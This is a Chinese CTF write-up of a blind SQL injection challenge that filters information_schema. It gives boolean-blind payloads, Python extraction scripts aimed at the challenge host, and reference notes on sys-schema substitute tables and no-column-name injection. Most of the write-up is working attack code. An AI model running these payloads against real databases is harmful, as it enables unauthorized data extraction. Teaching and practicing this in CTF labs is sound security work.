打开发现是一个图像,下面有查询框
用bp抓包看到了注入点
fuzz一下看看过滤的字符,发现重要的字符都被过滤了
information handler join 被过滤
只有通过 sys的x$schema_table_statistics 来查询表名
构造payload查表名:
'1^(ascii(substr((select group_concat(table_name) from sys.x$schema_flattened_keys where table_schema=database()),{},1))>{})^1'
利用python脚本:
import requestsurl='http://9965a568-1856-42f8-a421-12362d5369d2.node4.buuoj.cn:81/index.php'payload_table='1^(ascii(substr((select group_concat(table_name) from sys.x$schema_flattened_keys where table_schema=database()),{},1))>{})^1'flag =''for i in range(1,100):low = 32high = 132mid = (low + high) //2while(low < high):payload = payload_table.format(i,mid)data={"id": payload}print(payload)r = requests.post(url=url,data=data)if 'Nu1L' in r.text:low = mid+1else:high = midmid = (low+high) //2if(mid ==32 or mid == 127):breakflag +=chr(mid)print(flag)
获得:
users233333333333333,f1ag_1s_h3r3_hhhhh
构造payload获取flag:
1^((select (select 1,'g')>(select * from f1ag_1s_h3r3_hhhhh)))^1-1||((select 1,"{}")>(select * from f1ag_1s_h3r3_hhhhh))
利用python脚本获取flag:
import requestsurl='http://9965a568-1856-42f8-a421-12362d5369d2.node4.buuoj.cn:81/index.php'payload='-1||((select 1,"{}")>(select * from f1ag_1s_h3r3_hhhhh))'flag=''for j in range(1,50):for i in range(32,128):hexchar=flag+chr(i)py=payload.format(hexchar)print(py)datas={'id':py}import timetime.sleep(1)re=requests.post(url=url,data=datas)if 'Nu1L' in re.text:flag+=chr(i-1)print(flag)break
获得:
FLAG{880DAD46-32E4-4D9A-B898-04505273DFA9}
FLAG转换成小写:
s = "FLAG{880DAD46-32E4-4D9A-B898-04505273DFA9}"print(s.lower())flag{880dad46-32e4-4d9a-b898-04505273dfa9}
补充知识:
过滤information_schema 代替表
以下表都可代替information_schema表查询表名信息,但是不能查到列名
mysql.innodb_table_statstable_schematable_schema 换成 database_name
sys.x$schema_table_statistics (只能查表名,查不到列名)表名:table_name 数据库:table_schema
sys.schema_auto_increment_columns (可获取表名和库名)表名:table_name 数据库:table_schema
sys.schema_table_statistics_with_buffer (可获取表名)表名:table_name 数据库:table_schema
无列名注入(只知道表名的情况下查询数据)
子查询绕过
(select `2` from (select 1,2,3 union select * from table_name)a) //前提是要知道表名((select c from (select 1,2,3 as c union select * from users)b)) 1,2,3是因为users 表有三列,实际情况还需要猜测表的列的数量
join爆破列名
?id=-1' union all select * from (select * from users as a join users as b)as c--+//as 主要作用是起别名,就是把users表当做a表,常规来说as可以省略?id=-1' union all select*from (select * from users as a join users as b using(id,username))as c--+
逐字符检索数据
这里的select 1 是对应字段的位置 比如 id username password 1 就对应id 2就对应 username 3就对应 password
mysql> select (select 1,'c') > (select * from users limit 0,1);+------------------------------------------------------------+| (select 1,'c') > (select * from users limit 0,1) |+------------------------------------------------------------+| 0 |+------------------------------------------------------------+mysql> select (select 1,'d') > (select * from users limit 0,1);+------------------------------------------------------------+| (select 1,'c') > (select * from users limit 0,1) |+------------------------------------------------------------+| 1 |+------------------------------------------------------------+//说明第二个字段的第一位是c,以此类推
mysql> select (select 1,'cm') > (select * from users limit 0,1);+------------------------------------------------------------+| (select 1,'c') > (select * from users limit 0,1) |+------------------------------------------------------------+| 0 |+------------------------------------------------------------+

若有收获,就点个赞吧
0 人点赞


